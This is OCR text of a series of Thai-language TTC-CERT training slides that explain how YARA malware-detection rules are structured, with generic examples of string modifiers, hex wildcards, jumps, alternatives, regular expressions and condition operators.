

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)
TTC-CERT
rule Example_ABC
{
meta:
author = "Your team name"
strings:
$str = "Text string here" base64
$str1 = { 4D 5A }
$str2 = /(blue|white) \w+/
condition:
all of them
}
Text String
ครอบด้วยเครื่องหมายฟันหนู (" ")
case-sensitive: N ≠ n
ASCII by default
Escape: \" และ \\ และ \n เป็นต้น
Modifiers
nocase: text, tEXt, TeXt
ascii
wide
fullword
xor
base64 / base64wide: ค้นหา strings ในรูปแบบ base64 encoded
คำว่า "text" จะถูกค้นหาด้วยคำว่า "dGV4dA"
ใช้ standard alphanumeric
โครงสร้างของ YARA rule



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)
TTC-CERT
rule Example_ABC
{
meta:
author = "Your team name"
strings:
$str = "Text string here" nocase
$str1 = { 4D 5A }
$str2 = /(blue|white) \w+/
condition:
all of them
}
Hexadecimal
ครอบด้วยเครื่องหมายปีกกาเปิด-ปิด "{ }"
มาพร้อมลูกเล่น 3 อย่าง
wild-cards
jump
alternatives
โครงสร้างของ YARA rule



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)
TTC-CERT
rule Example_ABC
{
meta:
author = "Your team name"
strings:
$str = "Text string here" nocase
$str1 = { 4D 5A }
$str2 = /(blue|white) \w+/
condition:
all of them
}
Hexadecimal
ครอบด้วยเครื่องหมายปีกกาเปิด-ปิด "{ }"
มาพร้อมลูกเล่น 3 อย่าง
wild-cards: "?"
ตย. { 4D 5A ?? E? }
{ 4D 5A FF E0}
jump
alternatives
โครงสร้างของ YARA rule



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)
TTC-CERT
rule Example_ABC
{
meta:
author = "Your team name"
strings:
$str = "Text string here" nocase
$str1 = { 4D 5A }
$str2 = /(blue|white) \w+/
condition:
all of them
}
Hexadecimal
ครอบด้วยเครื่องหมายปีกกาเปิด-ปิด "{ }"
มาพร้อมลูกเล่น 3 อย่าง
wild-cards
jump: "[ ]"
ตย. { 4D 5A [0-3] AD }
{ 4D 5A AD }
{ 4D 5A 03 AD }
{ 4D 5A 62 BC CF AD }
alternatives
โครงสร้างของ YARA rule



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)
TTC-CERT
rule Example_ABC
{
meta:
author = "Your team name"
strings:
$str = "Text string here" nocase
$str1 = { 4D 5A }
$str2 = /(blue|white) \w+/
condition:
all of them
}
Hexadecimal
ครอบด้วยเครื่องหมายปีกกาเปิด-ปิด "{ }"
มาพร้อมลูกเล่น 3 อย่าง
wild-cards
jump
alternatives: "(|)"
ตย. { 4D 5A (2E | B3 0F) 00 }
{ 4D 5A 2E 00 }
{ 4D 5A B3 0F 00 }
โครงสร้างของ YARA rule



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)
TTC-CERT
rule Example_ABC
{
meta:
author = "Your team name"
strings:
$str = "Text string here" nocase
$str1 = { 4D 5A }
$str2 = /(blue|white) \w+/
condition:
all of them
}
Regular expressions (ตัวย่อ regex)
ครอบด้วยเครื่องหมาย forward slash "/ /"
ใช้ร่วมกับ modifiers: nocase, ascii, wide, fullword ได้
ตย. เราทราบว่ามัลแวร์ตัวนึงมักจะสร้าง mutex โดยใช้คำว่า Generic ตามด้วย alphanumberic จำนวน 4-5 ตัว เช่น GenericxH32c
/Generic\w{4,5}/
/Generic[a-zA-Z0-9]{4,5}/
โครงสร้างของ YARA rule



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)
TTC-CERT
rule Example_ABC
{
meta:
author = "Your team name"
strings:
$str = "Text string here"
$str1 = { 4D 5A }
$str2 = /(blue|white) \w+/
condition:
all of them
}
Condition Section
จำเป็นต้องมี
ใช้กำหนด logic ให้กับ rule
Boolean expression
boolean operators
relational operators
arithmetic operators
bitwise operators
โครงสร้างของ YARA rule



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)
TTC-CERT
rule Example_ABC
{
meta:
author = "Your team name"
strings:
$str = "Text string here"
$str1 = { 4D 5A }
$str2 = /(blue|white) \w+/
condition:
all of them
}
Condition Section
จำเป็นต้องมี
ใช้กำหนด logic ให้กับ rule
Boolean expression
boolean operators
and
or
not
relational operators
arithmetic operators
bitwise operators
โครงสร้างของ YARA rule



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)
TTC-CERT
rule Example_ABC
{
meta:
author = "Your team name"
strings:
$str = "Text string here"
$str1 = { 4D 5A }
$str2 = /(blue|white) \w+/
condition:
$str and $str1 and $str2
}
Condition Section
จำเป็นต้องมี
ใช้กำหนด logic ให้กับ rule
Boolean expression
boolean operators
and
or
not
relational operators
arithmetic operators
bitwise operators
โครงสร้างของ YARA rule

